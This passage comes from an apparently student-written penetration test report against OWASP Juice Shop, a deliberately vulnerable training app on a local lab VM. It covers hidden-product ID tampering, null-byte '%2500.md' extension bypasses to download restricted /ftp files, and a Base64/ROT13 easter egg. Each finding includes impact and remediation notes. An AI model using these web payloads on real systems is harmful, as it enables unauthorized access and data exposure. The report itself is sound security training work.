- Add any normal product to the basket (e.g., product id 6) and intercept the Add to Basket request in Burp Suite Proxy.
- Send the intercepted request to Repeater and modify the product id from 6 to 10.
- Forward the modified request. The server accepts it and the hidden product is added to the basket.
- Proceed to checkout and place the order for the hidden product.
- Observe the confirmation pop-up indicating the challenge was solved successfully.




Isaac [Running] - Oracle VirtualBox
Burp Suite Community Edition v2025.7.4 - Temporary Project
Request
Response
Inspector
Target: http://192.168.249.141:3000
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 156
ETag: W/"9c-EGk91gFTBTL3TU7WnuhlWxUIQlw"
Vary: Accept-Encoding
Date: Tue, 28 Oct 2025 20:46:05 GMT
Connection: keep-alive
Keep-Alive: timeout=5
{
"status":"success",
"data":{
"id":10,
"ProductId":10,
"BasketId":6,
"quantity":3,
"updatedAt":"2025-10-28T20:46:05.858Z",
"createdAt":"2025-10-28T20:46:05.858Z"
}
}
Activate Windows
Go to Settings to activate Windows.
Type here to search
8:46 PM
10/28/2025


Isaac [Running] - Oracle VirtualBox
OWASP Juice Shop
192.168.249.141:3000/#/basket
Account
Your Basket
EN
Your Basket (456@gmail.com)
Christmas Super-Surprise-Box (2014 Edition)
Christmas Super-Surprise-Box (2014 Edition)
3
29.99¤
Total Price: 89.97¤
Checkout
You will gain 9 Bonus Points from this order!
Activate Windows
Go to Settings to activate Windows.
Type here to search
26°C Light rain
8:47 PM
10/28/2025



Impact:

- Unauthorized access to hidden products or restricted inventory.
- Business logic abuse: attackers can obtain items not intended for public purchase.
- Financial/resource loss: unauthorized orders or manipulation of inventory.
- Data leakage: SQLi may expose other sensitive database contents.
- Pivoting: SQLi can be escalated to extract credentials, modify data, or achieve remote compromise.

Remediation:

- Use parameterized queries / prepared statements for all database interactions to eliminate injection vectors.
- Enforce server-side validation of product identifiers and permissions — do not trust client-supplied IDs.
- Implement authorization checks that verify whether a given product is available to the requesting user before allowing add-to-cart or purchase.
- Apply least privilege to database accounts and avoid exposing debug information in

error messages.

- Deploy a WAF to detect and block common injection patterns in requests.
- Log and monitor suspicious request patterns (injection attempts, tampered IDs) and run regular security testing (SAST/DAST) and code reviews.


Vulnerability 31: Misplaced Signature File (Sensitive Data Exposure)


Description:


Sensitive data exposure occurs when internal files, logs, or configuration artifacts are left in web-accessible locations. In this instance a suspicious file named _errors.yaml was found in the /ftp directory. The file contained internal error-detection methods and possibly other implementation details that should not be public. It was retrievable using the same null-byte / URL-encoding bypass used for other backup files, demonstrating inadequate server-side filename handling and exposure of internal diagnostics.

Steps to Reproduce:

- Open the Juice Shop instance in a browser: http://192.168.249.141:3000
- Navigate to the known FTP directory: http://192.168.249.141:3000/ftp
- Locate the file _errors.yaml and attempt to download it; server responds with the same extension whitelist error (Only .md and .pdf allowed).
- Perform the null-byte encoding bypass by appending %2500.md to the filename: http://192.168.249.141:3000/ftp/_errors.yaml%2500.md
- Forward the request; the server returns the contents of _errors.yaml.
- A confirmation banner appears indicating the challenge was solved.


Isaac [Running] - Oracle VirtualBox
listing directory /ftp
OWASP Juice Shop
ChatGPT
My Drive - Google Drive
192.168.249.141:3000/ftp
~ / ftp
quarantine
acquisitions.md
announcement_encrypted.md
coupons_2013.md.bak
eastere.gg
encrypt.pyc
incident-support.kdbx
legal.md
package.json.bak
suspicious_errors.yml
Activate Windows
Go to Settings to activate Windows.
Type here to search
31°C Partly sunny
12:24 PM
10/28/2025


Isaac [Running] - Oracle VirtualBox
192.168.249.141:3000/ftp/suspicious_errors.yml%2500.md
OWASP Juice Shop
ChatGPT
Burp Suite Community Edition
title: Suspicious error messages specific to the application
description: Detects error messages that only occur from tampering with or attacking the application
author: Bjoern Kimminich
logsource:
category: application
product: nodejs
service: errorhandler
detection:
keywords:
- 'Blocked illegal activity'
- '* with id=* does not exist'
- 'Only * files are allowed'
- 'File names cannot contain forward slashes'
- 'Unrecognized target URL for redirect: *'
- 'B2B customer complaints via file upload have been deprecated for security reasons'
- 'Infinite loop detected'
- 'Detected an entity reference loop'
condition: keywords
level: low
Activate Windows
Go to Settings to activate Windows.
Type here to search
26°C Mostly cloudy
9:33 PM
10/28/2025



Impact:

- Information leakage: Error detection logic, stack traces, file paths, or other diagnostic data can help attackers craft targeted attacks.
- Reconnaissance: Internal implementation details can reveal software versions, frameworks, or debugging hooks.
- Attack chaining: Leaked error handling info may facilitate path traversal, RCE, or privilege escalation when combined with other flaws.
- Compliance & reputation risk: Exposure of internal diagnostics may violate policies and reduce user trust.

Remediation:

- Remove _errors.yaml and any other development/logging/config files from web-accessible directories.
- Store diagnostics and error logs outside the web root and protect them with strict access controls.
- Sanitize and reject filenames containing control characters (e.g., null bytes) before any path resolution.
- Enforce server-side extension/whitelist checks using file signature (magic-byte)

verification, not only filename suffixes.

- Harden error handling: return generic user messages and log full details server-side only.
- Regularly scan web directories for leftover backup, log, or diagnostic files and remove them.

Vulnerability 32 & 33

Title:

a) Nested Easter Egg (Information Disclosure / Hidden Resources)

b) Easter Egg (Cryptographic Issues — weak/obscured data)

Description:


Cryptographic Issues and information disclosure occur when an application stores or reveals encoded/obscured information that can be decoded to obtain hidden resources or internal paths. In this case a file named eastere.gg was present in the /ftp directory. Using a null-byte encoding bypass to download the file revealed a Base64 string that, when decoded and then ROT13-decoded, disclosed a hidden path. Accessing that path exposed a nested easter-egg page. This demonstrates both weak/obscured cryptographic use (relying on simple reversible encodings for secrecy) and exposure of hidden resources in a publicly accessible directory.


Steps to Reproduce:


- Open the Juice Shop instance in a browser: http://192.168.249.141:3000
- Navigate to the known FTP directory: http://192.168.249.141:3000/ftp
- Locate the file eastere.gg and attempt to download it. Server blocks direct download due to extension filtering (only .md/.pdf allowed).
- Perform null-byte encoding bypass by appending a URL-encoded null byte (%2500) and a permitted extension: http://192.168.249.141:3000/ftp/eastere.gg%2500.md
- Download and open eastere.gg — it contains a Base64 string.
- Decode the Base64 string (e.g., via CyberChef), then apply ROT13 to the decoded result
- The resulting path is: /the/devs/are/so/funny/they/hid/an/easter/egg/within/the/easter/egg


- Navigate to the revealed URL on the same host: http://192.168.249.141:3000/the/devs/are/so/funny/they/hid/an/easter/egg/within/the/easter/egg


- Observe the nested easter-egg page and the solved-challenge pop-up confirming the discovery.







Isaac [Running] - Oracle VirtualBox
OWASP Juice Shop (Express
403 Error: Only .md and .pdf files are allowed!
~/Downloads/eastere.gg_00.md - Mousepad
package.json.bak_00(1).md
eastere.gg_00.md
"Congratulations, you found the easter egg!"
- The incredibly funny developers
Oh' wait, this isn't an easter egg at all! It's just a boring text file! The real easter egg can be found here:
L2d1ci9xcmlmL25lci9mYi9zaGFhbC9ndXJsL3V2cS9uYS9ybmZncmUvcnR0L2p2Z3V2YS9ndXIvcm5mZ3JlL3J0dA==
Good luck, egg hunter!


Isaac [Running] - Oracle VirtualBox
Recipe
From Base64
Alphabet
A-Za-z0-9+/=
Remove non-alphabet chars
Strict mode
ROT13
Rotate lower case chars
Rotate upper case chars
Rotate numbers
Amount
13
Input
L2d1ci9xcmlmL25lci9mYi9zaGFhbC9ndXJsL3V2cS9uYS9ybmZncmUvcnR0L2p2Z3V2YS9ndXIvcm5mZ3JlL3J0dA==
Output
/the/devs/are/so/funny/they/hid/an/easter/egg/within/the/easter/egg
STEP
BAKE!
Auto Bake





Impact:

- Information Disclosure / Reconnaissance: Hidden resources and internal paths discovered via trivial encodings increase attacker knowledge of the application.
- Security through Obscurity: Reliance on simple reversible encodings (Base64 + ROT13) provides no real protection and can be trivially reversed.

- Exposure of Internal Content: Publicly accessible hidden pages could contain further clues, sensitive info, or functionality not intended for end users.
- Facilitates Further Attacks: Revealed paths may lead to additional endpoints, files, or misconfigurations useful to attackers.

Remediation:

- Do not rely on reversible encodings (Base64/ROT13) to protect secrets or hide internal paths.
- Remove hidden resources and easter-eggs that expose internal structure from production or ensure they are protected by proper authentication.
- Store any diagnostic or developer-only content outside the web root and restrict access via proper ACLs.
- Harden /ftp and similar directories: remove non-essential files, disable directory listing, and apply server-side filename validation to block null-byte/encoding bypasses.
- Use proper cryptographic primitives and key management when confidentiality is required (not simple encodings).
- Add logging/monitoring for access to unusual or hidden paths and for requests containing encoded payloads.

Vulnerability 34: Change Bender's Password (Broken Authentication)


Description:

